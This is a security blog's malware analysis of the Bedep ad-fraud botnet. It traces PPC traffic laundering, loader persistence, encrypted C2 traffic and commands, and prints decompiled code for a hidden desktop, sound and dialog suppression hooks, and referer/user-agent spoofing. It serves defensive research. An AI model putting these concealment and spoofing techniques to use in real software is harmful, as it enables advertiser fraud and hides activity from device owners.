Bedep Ad-Fraud Botnet Analysis – Exposing the Mechanics Behind 153.6M Defrauded Ad Impressions A Day

sentrant.com/2015/05/20/bedep-ad-fraud-botnet-analysis-exposing-the-mechanics-behind-153-6m-defrauded-ad-impressions-a-day/index.html

- Posted by Sergei Frankoff 20 May
- 0 Comments

Following on from our **post on Angler EK** we are going to expose the mechanics behind the Bedep ad-fraud malware. Recently Bedep has been observed as the payload dropped by the Anger EK in a series of **malvertising campaigns**. These campaigns have lead to a rapid rise in the rate of Bedep infections, with Arbour Networks **observing** just above 80K infections over a 3-day period.


Bedep has the ability to load multiple custom modules after infecting a host. In this briefing, we will examine Bedep's ad-fraud module and provide insight into how traffic from this bot is laundered into the advertising ecosystem and used to defraud advertisers.

Bedep's ad-fraud module is fairly sophisticated but it's not as advanced as some of the ad-fraud bots we have analyzed, for example Kovter. It has features to circumvent current ad-fraud detection capabilities such as user behaviour emulation and referrer spoofing. With these features, the bot is successful in defrauding advertisers on various sites, including ads from some large advertisers such as **American Express**, **British Airways, BMO**, and **Ford** on reputable exchanges such as **Google's doubleclick**.

Bedep Traffic in The Advertising Ecosystem

While the topic of how bot traffic is introduced into the advertising ecosystem is complex, we are going to use Bedep as an example to illustrate one of the more common ways that bot traffic is **laundered** into the ecosystem before it is used to defraud advertisers.

Modern ad-fraud bots don't directly click on ads as many may expect. Instead they use low quality PPC exchanges to route their traffic to publishers who pay these exchanges for traffic. Once the bot lands on the publisher's site, it automatically defrauds all the ad impressions on the site (and in some cases the video ads as well). The publisher has little incentive to block this traffic as they are still being paid for the impressions, and likewise the low quality PPC exchange has little incentive not to pay the bot masters as the publishers are paying them. We want to be clear; neither the publishers nor the low quality PPC exchange may be knowingly supporting the bot traffic, however, as long as they are still being paid there is little incentive for them to investigate where the traffic originates.



Modern Traffic Laundering

Bedep uses multiple PPC exchanges backed by thousands of publishers to launder its traffic. We have simply chosen one example to illustrate the full laundering chain.

We start with the PPC URL that is sent from the ad-fraud module's command and control server (C2). Here we see it redirects to the domain **c.feed-xml.com** which is a PPC feed for the **VertaMedia** PPC exchange.

```
GET /r.php?s=[redacted] HTTP/1.1
Accept: */*
Referer: http://[redacted]
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: [redacted]
Connection: Keep-Alive
```

```
HTTP/1.1 302 Moved Temporarily
Server: nginx
Date: Tue, 12 May 2015 01:08:06 GMT
Content-Type: text/html
Connection: close
Location: http://c.feed-xml.com/0/[redacted]
```

Bedep C2 Click URL directing browser to VertaMedia exchange

Next the **VirtaMedia** exchange redirects the bot another PPC exchange this time hosted by **eZanga**. We see something interesting here, the Virta Media exchange has added the following search parameters to the **eZanaga** request "heavy+truck+insurance+home+carpet+cleaners".

```
GET /0/[redacted] HTTP/1.1
Accept: */*
Referer: http://[redacted]
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: c.feed-xml.com
Connection: Keep-Alive
```

```
HTTP/1.1 301 Moved Permanently
Server: openresty
Date: Tue, 12 May 2015 01:08:07 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.1
Cache-Control: no-cache, must-revalidate
Expires: Sat, 26 Jul 1997 05:00:00 GMT
Location: http://1082393011.pub.ezanga.com/rv2.php?[redacted]&q=heavy+truck+insurance+home+carpet
+cleaners&utm_source=[redacted]
Keep-Alive: timeout=0

0
```

Bedep browser is redirected from VirtuMedia exchange to eZanga exchange

Finally **eZanga** redirects the bot to a publisher's site **virtustyle.com**.

```
GET /rv2.php?[redacted]&q=heavy+truck+insurance+home+carpet+cleaners&[redacted] HTTP/1.1
Accept: */*
Referer: http://[redacted]
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: 1082393011.pub.ezanga.com
Connection: Keep-Alive
```

```
POST /util/click.pl?id=[redacted]&q=heavy+truck+insurance+home+carpet+cleaners&ac2=1 HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application/xaml+xml, image/gif, image/pjpeg, application/x-ms-xbap, */*
Referer: http://1082393011.pub.ezanga.com/rv2.php?[redacted]&q=heavy+truck+insurance+home+carpet
+cleaners&utm_source=[redacted]
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Content-Type: application/x-www-form-urlencoded
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: c3.ezanga.com
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache
```

```
HTTP/1.1 302 Found
Date: Tue, 12 May 2015 01:08:22 GMT
Server: Apache
Location: http://virtustyle.com/cleansing-your-face-with-oil/?
utm_campaign=[redacted]&utm_medium=cpc&utm_source=ez&utm_term=1082393011.pub.ezanga.com
Content-Length: 332
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="http://virtustyle.com/cleansing-your-face-with-oil/?
utm_campaign=[redacted]&amp;utm_medium=cpc&amp;utm_source=ez&amp;utm_term=1082393011.pub.ezanga.com">here</a>.</p>
</body></html>
```

eZanga redirects Bedep browser to publisher virtustyle.com

Once the Bedep Ad-Fraud bot is finally redirected to the publisher's site **virtustyle.com,** it loads the site and defrauds all of the impression ads. Some of the exchanges that are serving ads on **virtustyle.com** are:

- AdRoll
- Conversant Media
- Criteo
- Vibrant Media

In our lab we observed a single Bedep bot load, on average, one website a minute. This is due to the multiple threads that the Bedep operates, each running a seperate browser instance. If we use the botnet size observed by Arbor as 80K bots and assume that each infected machine is only operational for 8 hours a day, it means the Bedep botnet is **visiting 38.4M websites each day**. To better estimate the impact of this fraud we can take a conservative estimate of 4 ads per page which gives us a minimum of **153.6M defrauded ad impressions a day**. In our lab we observed Bedep loading multiple websites that used ad-stuffing to load hundreds of ads at a time. As a result we would expect the real number of defrauded ad impressions to be a multiple larger than our 153.6M/day estimation.

The Bedep Bot

The loader portion of Bedep is the initial malware that is installed after a host is infected. The loader is responsible for setting up persistence on the infected host and downloading additional malware modules to monetize the infected host. The loader's downloaded payloads come in both 32bit and 64bit versions depending on the operating system of the victim.

Like most current malware, the loader code has been designed with some light anti-analysis tricks, the most frustrating of which is the fact that all strings are encrypted. We have released a string **decryption tool** on our github to assist with the decryption of these strings. Once the strings have been decrypted the logic of the loader is fairly straight forward; it installs a persistence mechanism then calls out to its command and control server (C2) to download and run the monetization module (in this case an ad-fraud module).

Persistence

When the loader is run it creates a hidden folder with a UUID the **%PROGRAMDATA%.** It then copies itself to the folder as a DLL using a benign sounding name, in this case **FntCache.dll**.


```
C:\ProgramData>dir /ah
 Volume in drive C has no label.
 Volume Serial Number is 80BA-084C

 Directory of C:\ProgramData

04/14/2015  02:22 PM    <DIR>          .
04/14/2015  02:22 PM    <DIR>          ..
07/13/2009  10:08 PM    <JUNCTION>     Application Data [C:\ProgramData]
07/13/2009  10:08 PM    <JUNCTION>     Desktop [C:\Users\Public\Desktop]
07/13/2009  10:08 PM    <JUNCTION>     Documents [C:\Users\Public\Documents]
07/13/2009  10:08 PM    <JUNCTION>     Favorites [C:\Users\Public\Favorites]
07/13/2009  10:08 PM    <JUNCTION>     Start Menu [C:\ProgramData\Microsoft\Windows\Start Menu]
07/13/2009  10:08 PM    <JUNCTION>     Templates [C:\ProgramData\Microsoft\Windows\Templates]
05/11/2015  06:05 PM    <DIR>          {9A88E103-A20A-4EA5-8636-C73B709A5BF8}
               0 File(s)              0 bytes
               9 Dir(s)  31,819,083,776 bytes free

C:\ProgramData>dir "{9A88E103-A20A-4EA5-8636-C73B709A5BF8}"
 Volume in drive C has no label.
 Volume Serial Number is 80BA-084C

 Directory of C:\ProgramData\{9A88E103-A20A-4EA5-8636-C73B709A5BF8}

05/11/2015  06:06 PM           259,536 FntCache.dll
               1 File(s)        259,536 bytes
               0 Dir(s)  31,810,695,168 bytes free
```

Bedep hidden folder and persistence DLL

For persistence, the loader creates a special Shell Extension for the current user that loads this DLL.

The server to run the malicious loader DLL is located in the registry here:
HKU\<User SID>\Software\Classes\CLSID\{F6BF8414-962C-40FE-90F1-B80A7E72DB9A}\InprocServer32

The Shell Extension is registered to the current user here:
HKU\<User SID>\Software\Classes\Drive\ShellEx\FolderExtensions\{F6BF8414-962C-40FE-90F1-B80A7E72DB9A}



Bedep Shell Extension persistence mechanism


Loader C2 Communication

The Bedep loader uses a domain generation algorithm to dynamically generate the domain it is going to connect to. The folks over at Arbor have provided an **excellent article** explaining how the DGA works and they even provided a tool to re-generate the domains. Instead of posting the same information here we suggest you head over and read their report.

The C2 traffic itself is composed of a series of POST messages that contain encrypted messages.

```
POST / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Length: 216
Host: gnghofvqgfescuijcv.com

[redacted]BNYiFwmv4xatPLGsmuKeVryVb9vUk/a7QEcpkhRMKhHkppgPmnxs+IU+py0foy0Bnt7gvDunZISUgNuaYWt
+NBcqj5lZQycmYJ65nXRPS89Ql0DSh4CkqL3lpj0tAOyh7KEBZg/I3AE9VNn9QD9uW3J2Oz6CheQvsxNaLuluEDLcPSxXQqg==

HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Wed, 01 Apr 2015 11:51:37 GMT
Content-Type: text/html
Content-Length: 108
Connection: keep-alive

[redacted]hRH5UcjWZBsmhkZYgRSvi7/u2i3s2kVIyXKzFaWcFHLO5ljG7YiCUqhE1xhD/6ilfKsEj7jcC8=
```
Bedep C2 traffic example

After analyzing the algorithm used to encrypt the message we determined that it was a custom implementation of AES that used a 16 byte key (AES128). The key is encrypted and hard coded in the binary. The developers had also cleverly encrypted the AES s-box in an attempt to make analysis of the algorithm more difficult. The IV used in the AES encryption is randomly generated for each request and prepended to the cypher text after encryption. The IV plus cypher text is then base64 encoded and sent as the message in the POST.



Bedep encryption algorythm

We have **released a tool** that can be used to decrypt Bedep traffic on our Github.

The actual messages that are sent from the Bedep loader to the C2 are formatted JSON while messages that are returned by the C2 are delimitated by the '#' character and are specific to the request sent by the bot. The command set used in the communication consists of the following.

Message Header

Attribute	Description
protocolVersion	The version of the communication protocol. This is hard coded in the bot. This parameter must always be present in the request.
rev	Bot revision. This is hardcoded in the bot. This parameter must always be present in the request.
buildId	Build ID for the bot. This is hardcoded in the bot. This parameter must always be present in the request.

botId	This is a unique ID that is assigned to the bot by the C2 on first communication. This parameter must be present in all requests after the initial communication.
tags	Tags is an array that contains the commands.

Command Set

Attribute	Description
ping	This is the first command that is sent by the bot to establish communication with the C2. The C2 responds with ID assigned to the bot.
zoo	This command is used to download a set of DLLs. Currently we have not investigated the purpose of these DLLs.
update	This command is used to download and run the Bedep payload. In this case the ad-fraud module.
stat	This command is used to upload statistics on a specific job or command that the bot is executing.

We recently noticed a slightly new variation on the traffic format for Bedep where the encrypted message is split over a series of parameters in the POST message. These new requests also have URL paths generated from the following strings (thanks to Moritz Kroll for posting the full list to VirusTotal).

```
functions_picturecomment.php
functions_online.php
functions_notice.php
functions_newpost.php
functions_misc.php
functions_log_error.php
functions_login.php
functions_legacy.php
functions_infractions.php
functions_forumlist.php
functions_forumdisplay.php
functions_filesystemxml.php
functions_file.php
functions_faq.php
functions_facebook.php
functions_external.php
functions_editor.php
functions_digest.php
functions_databuild.php
functions_cms_layout.php
functions_calendar.php
functions_bigthree.php
functions_banning.php
functions_attach.php
functions_album.php
functions_ad.php
functions.phÿ
database_error_page.html
database_error_message_ajax.html
database_error_message.html
class_dm_groupmessage.php
class_dm_forum.php
class_dm_event.php
class_dm_discussion.php
class_dm_deletionlog_blog.php
class_dm_deletionlog.php
class_dm_cms_widget.php
class_dm_cms_layout.php
class_dm_blog_trackback.php
class_dm_blog_rate.php
class_dm_blog_custom_block.php
class_dm_blog_category.php
class_dm_blog.php
class_dm_attachment.php
class_dm_album.php
class_dm.php
class_dbalter.php
class_datastore.php
class_database_slave.php
class_database_explain.php
class_core.php
class_bootstrap_framework.php
```

```
class_bootstrap.php
class_blog_response.php
class_blog_entry.php
class_block.php
class_bitfield_builder.php
class_bbcode_blog.php
class_bbcode_alt.php
class_bbcode.php
class_apiclient.php
class_akismet.php
class_ajax_output.php
blog_init.php
blog_functions_shared.php
blog_functions_search.php
blog_functions_post.php
blog_functions_online.php
blog_functions_main.php
blog_functions_category.php
blog_functions.php
xmlsitemap.php
widget.php
showthread.php
showpost.php
sendmessage.php
search.php
report.php
register.php
profile.php
postings.php
posthistory.php
poll.php
online.php
newthread.php
newreply.php
misc.php
memberlist.php
member.php
login.php
list.php
infraction.php
groupsubscription.php
group.php
global.php
forumdisplay.php
css.php
converse.php
content.php
blog_post.php
blog_attachment.php
blog_ajax.php
attachment.php
assetmanage.php
```

```
announcement.php
clear.php
asset.php
ajax.php
album.php
calendar.php
blog.php
forum.php
index.php
include
```

To use our decryption tool with this new format of traffic you simply need to extract all the values from the parameters passed in the message body and concatenate them into a single string.

```
POST /blog.php HTTP/1.1
Connection: Keep-Alive
Accept: text/html, application/xhtml+xml, */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Referer: http://nwnismygsevmvj.com/member.php
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Win64; x64; Trident/6.0)
Content-Length: 571
Host: nwnismygsevmvj.com
Cookie: AVR=[redacted]; updated=[redacted]; accountdata=[redacted]; id=[redacted];
PHPSESSID=[redacted]

g=[redacted]k
+wPiQ8hgUP7b9nKPWRvkiCYdGMRwu6yG7G38v20TV2eCi9LsjqmuWVCzMiUM932iukc2lIlQgx03R&iqk6=yXnlD9jC5ITodaSXT6GKKQruFRaqR32aWL0+QLmeFr/
IW9sUDozjH3LpNAq8JJMF&gekkywi=DcFFNxXhts5KrnzbwMc/PZBdfE/i/1e7FwT7jD0wr7pArH5eV0k70fzbp7E3pRxdX5u754p3yXrqNq80&c=i8ES67BE82d2D/
ExL9YMl8njbyu+pWqBXhjIip+2A0kIPDL3Z+f62byHL7RcgM6kvVK/P4Jg&wwayks6=fBGfOw08PoWZlNQ8NzaQlUaeD/uWjf
+72CxiQPLXPTexdJCJZWbDt5HujiFxuSnmlnd2BCtZdN9j&giyy=2EsahxznwDYWwnfRqXIyOE02oOSLa50Gvb54n2NlLTBmCeIKCOnPmGR6zyqOg+g4VlF/
z5JbinJMtaXhwrkfMRBtRSzVS4gp72lGqqBBnxiQbwiu9BZUsA==
```

New Bedep C2 traffic example


The values from the parameters in the request shown above have been extracted and combined into the base64 string shown below. Once extracted and combined in this fashion the string can be decrypted using the tool we released.

```
[redacted]luVlQa5OpbiFyRM+ps3k
+wPiQ8hgUP7b9nKPWRvkiCYdGMRwu6yG7G38v20TV2eCi9LsjqmuWVCzMiUM932iukc2lIlQgx03RyXnlD9jC5ITodaSXT6GKKQruFRaqR32aWL0+QLmeFr/
IW9sUDozjH3LpNAq8JJMFDcFFNxXhts5KrnzbwMc/PZBdfE/i/1e7FwT7jD0wr7pArH5eV0k70fzbp7E3pRxdX5u754p3yXrqNq80i8ES67BE82d2D/ExL9YMl8njbyu
+pWqBXhjIip+2A0kIPDL3Z+f62byHL7RcgM6kvVK/P4JgfBGfOw08PoWZlNQ8NzaQlUaeD/uWjf
+72CxiQPLXPTexdJCJZWbDt5HujiFxuSnmlnd2BCtZdN9j2EsahxznwDYWwnfRqXIyOE02oOSLa50Gvb54n2NlLTBmCeIKCOnPmGR6zyqOg+g4VlF/
z5JbinJMtaXhwrkfMRBtRSzVS4gp72lGqqBBnxiQbwiu9BZUsA==
```

Extracted Bedep base64 string

Bedep Ad-Fraud Module

The Bedep Ad-Fraud module that is downloaded via the “update” comes in both 32bit and 64bit versions. This module does not persist on the host and is downloaded when the Bedep loader is started after a reboot. The Bedep loader uses process hallowing to inject the Ad-Fraud module into benign processes.



Processes injected with Bedep ad-fraud module

During operation, the Ad-Fraud module receives URLs of sites to browse from its command and control (C2) server. It then opens a hidden instance of an embedded Internet Explorer browser and programatically directs the browser to load the URLs it has received. We will explain this process in detail below.

Hidden Browser Setup

In order to hide its activity from users of the infected host the module creates a virtual desktop that is uses to house all of its windows. More information on virtual desktops and a tool used to display them can be found in this **blog post**. In this case the module creates a desktop called **Default IME** and then moves its process to this desktop.

```
int __cdecl create_virtual_desktop(HANDLE hObj)
{
  HMODULE v1; // eax@2
  FARPROC var_ptr_CreateDesktopExA; // eax@2
  int result; // eax@3
  DWORD nLengthNeeded; // [sp+4h] [bp-8h]@1
  int pvInfo; // [sp+8h] [bp-4h]@1

  nLengthNeeded = 4;
  pvInfo = 0;
  if ( GetUserObjectInformationA(hObj, 5, &pvInfo, 4u, &nLengthNeeded)
    && (v1 = GetModuleHandleA("user32"), (var_ptr_CreateDesktopExA = GetProcAddress(v1, "CreateDesktopExA")) != 0) )
    result = ((int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, signed int, _DWORD, int, _DWORD))var_ptr_CreateDesktopExA)(
               "Default IME",
               0,
               0,
               0,
               0x10000000,
               0,
               pvInfo,
               0);
  else
    result = (int)CreateDesktopA("Default IME", 0, 0, 0, 0x10000000u, 0);
  return result;
}
```

Bedep creates a virtual desktop called “Default IME”

In addition to using a virtual desktop to hide the presence of its browser windows the Ad-Fraud module also sets a number of in-line hooks in its process space to suppress events that might notify a user that there is a hidden browser running on their host.

```
v1 = GetModuleHandleA("winmm.dll");
var_ptr_PlaySoundA = GetProcAddress(v1, "PlaySoundA");
*(_DWORD *)a1 = var_ptr_PlaySoundA;
if ( var_ptr_PlaySoundA )
  set_hook((int)hook_PlaySound, var_ptr_PlaySoundA, a1 + 4);
v3 = GetModuleHandleA("winmm.dll");
v4 = GetProcAddress(v3, "PlaySoundW");
*(_DWORD *)(a1 + 8) = v4;
if ( v4 )
  set_hook((int)hook_PlaySound, v4, a1 + 12);
v5 = GetModuleHandleA("winmm.dll");
v6 = GetProcAddress(v5, "waveOutOpen");
*(_DWORD *)(a1 + 16) = v6;
if ( v6 )
  set_hook((int)hook_waveOutOpen, v6, a1 + 20);
v7 = GetModuleHandleA("ole32.dll");
v8 = GetProcAddress(v7, "CoCreateInstance");
*(_DWORD *)(a1 + 24) = v8;
if ( v8 )
  set_hook((int)hook_CoCreateInstance, v8, a1 + 28);
v9 = GetModuleHandleA("user32.dll");
v10 = GetProcAddress(v9, "SetFocus");
*(_DWORD *)(a1 + 32) = v10;
if ( v10 )
  set_hook((int)hook_SetFocus, v10, a1 + 36);
v11 = GetModuleHandleA("user32.dll");
v12 = GetProcAddress(v11, "DialogBoxParamA");
*(_DWORD *)(a1 + 40) = v12;
if ( v12 )
  set_hook((int)hook_DialogBoxParam, v12, a1 + 44);
v13 = GetModuleHandleA("user32.dll");
v14 = GetProcAddress(v13, "DialogBoxParamW");
*(_DWORD *)(a1 + 48) = v14;
if ( v14 )
  set_hook((int)hook_DialogBoxParam, v14, a1 + 52);
v15 = GetModuleHandleA("user32.dll");
v16 = GetProcAddress(v15, "DialogBoxIndirectParamA");
*(_DWORD *)(a1 + 56) = v16;
if ( v16 )
  set_hook((int)hook_DialogBoxParam, v16, a1 + 60);
v17 = GetModuleHandleA("user32.dll");
v18 = GetProcAddress(v17, "DialogBoxIndirectParamW");
*(_DWORD *)(a1 + 64) = v18;
if ( v18 )
  set_hook((int)hook_DialogBoxParam, v18, a1 + 68);
```

Bedep hooks to hide browser

The **PlaySound** and **waveOutOpen** hooks simply null out the functions and serve to suppress any sounds that might be generated by the Ad-Fraud module's browsing, such as the audio from videos. The **SetFocus** and **DialogBox** hooks also null out the functions but they serve to suppress any visual queues that might indicate the presence of a hidden browser, such as pop-ups.

In parallel with the hooks the module also sets a number of registry keys to configure the behaviour of the embedded Internet Explorer browsers that it controls. This configuration is both an attempt to suppress events that might notify a user of the operation of the browsers and also an attempt to make the embed Internet Explorer browser behave similar to a real Internet Explorer browsers. When the Internet Explorer browser is embedded and controlled programatically some of its features differ from those of a real Internet Explorer browser. A subset of these features can be detected by anti-fraud solutions as a way to detect bot traffic. To circumvent these detection methods the Bedep Ad-Fraud module sets these registry keys to ensure its embedded browsers have the same features as a real Internet Explorer browser.

Ad-Fraud C2 Communication

One of the more peculiar aspects of the Bedep Ad-Fraud module is that its C2 communications are not encrypted. Given the level of sophistication in the Bedep loader C2 encryption it is surprising to see that the Ad-Fraud C2 traffic is sent in clear text.

```
GET /ads.php?sid=[redacted] HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Win64; x64; Trident/6.0)
Host: [redacted]

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 01 Apr 2015 11:54:44 GMT
Content-Type: text/html
Connection: close
Cache-Control: no-cache, must-revalidate, no-store

1|http://new-april-discount.net/search.php|http://[redacted]/r.php?key=[redacted]|Mozilla/5.0
(compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)|en-US|496
```

Bedep Ad-Fraud module C2 traffic

As shown above the C2 sends a URL to load along with some attributes for the ad-fraud module to spoof in its embedded Internet Explorer browser.

Click Attribute	Example
Click URL	http://[censored]/r.php?key=[censored]
Spoof Referer	http://new-april-discount.net/search.php
Spoof User Agent	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Spoof Language/Location	en-US

Click URL Navigation

Before navigating to the click URL the Ad-Fraud module creates another set of hooks to spoof the Language/Location and other attributes.

```
if ( v7 )
  set_hook((int)hook_ObtainUserAgentString, v7, a1 + 88);
v8 = GetModuleHandleA("shlwapi.dll");
v9 = GetProcAddress(v8, "GetAcceptLanguagesA");
